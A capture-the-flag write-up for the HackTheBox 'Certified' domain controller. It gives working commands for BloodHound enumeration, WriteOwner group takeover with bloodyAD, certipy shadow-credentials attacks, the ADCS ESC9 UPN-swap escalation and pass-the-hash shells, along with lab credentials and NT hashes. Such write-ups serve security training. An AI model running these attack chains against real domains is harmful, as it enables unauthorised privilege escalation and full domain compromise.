Box Info
| Platform | HackTheBox |
| Difficulty | Medium |
| OS | Windows Server (Domain Controller) |
| Key Techniques | WriteOwner Abuse, Shadow Credentials, ADCS ESC9, Pass-the-Hash |
Attack Path Summary
Assumed breach with judith.mader creds. Ran BloodHound and it showed the full ACL chain: judith had WriteOwner on the Management group, so we took ownership, granted GenericAll, and joined the group. That gave us GenericWrite on management_svc which we used for a shadow credentials attack to pull the NT hash. Got a shell as management_svc (user flag). Then management_svc had GenericAll on ca_operator, same shadow creds attack. Finally, ca_operator could enroll in a certificate template vulnerable to ESC9. Changed the UPN to Administrator, requested a cert, restored the UPN, authenticated with it and got the admin hash. Pass the hash, done.
This box is basically an ACL abuse masterclass with an ADCS cherry on top.
Enumeration
# Terminal 1: Fast all-port TCP
sudo nmap -Pn -p- --min-rate=1000 -T4 -oN fast_tcp.txt $ip

# Terminal 2: Top 20 UDP
sudo nmap -Pn -sU --top-ports=20 -oN udp_top20.txt $ip

# Terminal 3: Targeted scan (after fast scan finishes)
ports=$(grep '^[0-9]' fast_tcp.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
sudo nmap -A -Pn -sC -sV -p $ports -oA targeted $ip
# Ports found: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389

# Vuln scan (run while you manually enumerate)
sudo nmap -sV -p $ports --script "vuln" $ip -oN vuln.txt
Standard DC ports. Nothing unusual, nothing web-based. This is a pure AD box.
| Port | Service | Notes |
|---|---|---|
| 88 | Kerberos | DC01.certified.htb |
| 389/636 | LDAP | certified.htb domain |
| 445 | SMB | nothing interesting with our creds |
| 5985 | WinRM | shell access later |
Setup
echo "10.129.231.186 DC01.certified.htb certified.htb DC01" | sudo tee -a /etc/hosts
sudo ntpdate -u certified.htb
export ip=10.129.231.186
SMB
netexec smb $ip -u 'judith.mader' -p 'judith09' --shares --users --pass-pol
No interesting shares, no juicy info. Assumed breach means the creds are the gift, the rest you earn.
BloodHound — Mapping the Attack Path
bloodhound-python -u 'judith.mader' -p 'judith09' -ns $ip -d certified.htb -c All
Uploaded the zip to BloodHound CE and the path jumped right out:
judith.mader
  |-- WriteOwner on Management group
  |-- Management group has GenericWrite on management_svc

  |-- management_svc has GenericAll on ca_operator
  |-- ca_operator can enroll in CertifiedAuthentication template (ESC9)
Also ran certipy to confirm the ADCS angle:

certipy-ad find -vulnerable -u [email protected] -p 'judith09' -dc-ip $ip -stdout
Found the CertifiedAuthentication template. It has CT_FLAG_NO_SECURITY_EXTENSION in its enrollment flags plus Client Authentication EKU. That’s the ESC9 combo.
Foothold — WriteOwner Abuse on Management Group
Three commands. Take ownership, grant yourself GenericAll, add yourself to the group:
bloodyAD -d certified.htb --host $ip -u judith.mader -p 'judith09' set owner 'management' judith.mader
bloodyAD -d certified.htb --host $ip -u judith.mader -p 'judith09' add genericAll 'management' judith.mader
bloodyAD -d certified.htb --host $ip -u judith.mader -p 'judith09' add groupMember 'management' judith.mader

And just like that judith is in the Management group. That gives us GenericWrite on management_svc.
Shadow Credentials — management_svc
GenericWrite lets us modify the msDS-KeyCredentialLink attribute, which means we can do a shadow credentials attack. Certipy handles everything in one command:
certipy-ad shadow auto -username [email protected] -password 'judith09' \
  -account management_svc -target certified.htb -dc-ip $ip

Got the NT hash for management_svc: a091c1832bcdd4677c28b5a6a1295584
Getting a Shell
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
So this is funny. evil-winrm with the IP address straight up refused to connect. I spent a while trying different things, then tried pointing to the domain name certified.htb instead and it just worked. No idea why this box does that, but keep it in mind.


We in. User flag on management_svc desktop.
Shadow Credentials — ca_operator
BloodHound shows management_svc has GenericAll on ca_operator. Same attack, different target.
# Sync your clock first — this got me AGAIN
sudo ntpdate -u certified.htb

certipy-ad shadow auto -username [email protected] \
  -hashes :a091c1832bcdd4677c28b5a6a1295584 \
  -account ca_operator -target certified.htb -dc-ip $ip

ca_operator NT hash: b4b86f45c6018f1b664f70805f45d8f2
Domain Admin — ADCS ESC9
This is the fun part. ESC9 exploits weak certificate mapping. Here’s why it works:
The CertifiedAuthentication template has CT_FLAG_NO_SECURITY_EXTENSION in its enrollment flags, so the CA does NOT embed the requester’s objectSid in the certificate. The DC has StrongCertificateBindingEnforcement = 1 (compatibility mode) which means when there’s no SID in the cert, it falls back to UPN-based mapping.
So the trick is: change ca_operator’s UPN to Administrator, request a cert (no SID gets embedded, UPN says Administrator), restore the UPN, then authenticate. The DC sees UPN “Administrator” with nothing to contradict it and just trusts it. Beautiful and terrifying.

Step 1 — Change ca_operator UPN to Administrator
We use management_svc creds because it has GenericAll over ca_operator. Important: use bare Administrator without @domain to avoid a UPN collision with the real admin account.
certipy-ad account update -username [email protected] \
  -hashes :a091c1832bcdd4677c28b5a6a1295584 \
  -user ca_operator -upn Administrator -dc-ip $ip
Step 2 — Request the cert
certipy-ad req -username [email protected] \
  -hashes :b4b86f45c6018f1b664f70805f45d8f2 \
  -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip $ip
This saves administrator.pfx, a certificate with UPN=Administrator and no objectSid.
Step 3 — Restore ca_operator UPN
Do this BEFORE authenticating. If ca_operator still has UPN=Administrator when you auth, the DC maps the cert back to ca_operator instead of the real Administrator.
certipy-ad account update -username [email protected] \
  -hashes :a091c1832bcdd4677c28b5a6a1295584 \
  -user ca_operator -upn [email protected] -dc-ip $ip
Step 4 — Authenticate and get Administrator hash
certipy-ad auth -pfx administrator.pfx -dc-ip $ip -domain certified.htb


And we got admin hash :D
Root Shell
evil-winrm -i certified.htb -u Administrator -H 0d5b49608bbce1751f708748f67e2d34

Pwned.
Credentials
| Username | Password/Hash | Source |
|---|---|---|
| judith.mader | judith09 | Assumed breach |
| management_svc | a091c1832bcdd4677c28b5a6a1295584 (NTLM) | Shadow Credentials |
| ca_operator | b4b86f45c6018f1b664f70805f45d8f2 (NTLM) | Shadow Credentials |
| Administrator | 0d5b49608bbce1751f708748f67e2d34 (NTLM) | ESC9 cert auth |
What I Learned
Shadow credentials with certipy is stupidly easy. certipy-ad shadow auto does everything in one shot — adds the key credential, requests a TGT via PKINIT, extracts the NT hash, cleans up. GenericWrite or GenericAll on the target account is all you need.
ESC9 is all about the UPN trick. When a template has NO_SECURITY_EXTENSION flag, the cert doesn’t include the requester’s SID. Change a controlled user’s UPN to the target, request a cert, restore the UPN before authenticating. The DC sees the UPN with no SID to contradict it and maps it to the real account.
The order matters for ESC9. You MUST restore the UPN before authenticating. If the controlled user still holds the Administrator UPN when you auth, the DC maps the cert to them, not to the actual Administrator. I had to think through this a couple times before it clicked.
evil-winrm hostname vs IP. Some boxes refuse connections by IP but accept the domain name. If evil-winrm hangs or fails with the IP, try the hostname. No clue why this happens but it cost me time on this box.
Clock sync will haunt you forever. Shadow credentials failed because my clock was off. Kerberos doesn’t forgive clock skew. sudo ntpdate -u <domain> before any Kerberos operation. I keep learning this lesson the hard way.
WriteOwner on a group is a three-step chain. Take ownership, grant yourself GenericAll (or WriteMembers), then add yourself. Same pattern I used on EscapeTwo. If you see WriteOwner in BloodHound, this should be muscle memory by now.
Pattern: “ACL chain with ADCS: follow BloodHound edges one hop at a time, shadow credentials for every GenericWrite/GenericAll, and check certipy for vulnerable templates. ESC9 = NO_SECURITY_EXTENSION + UPN swap.”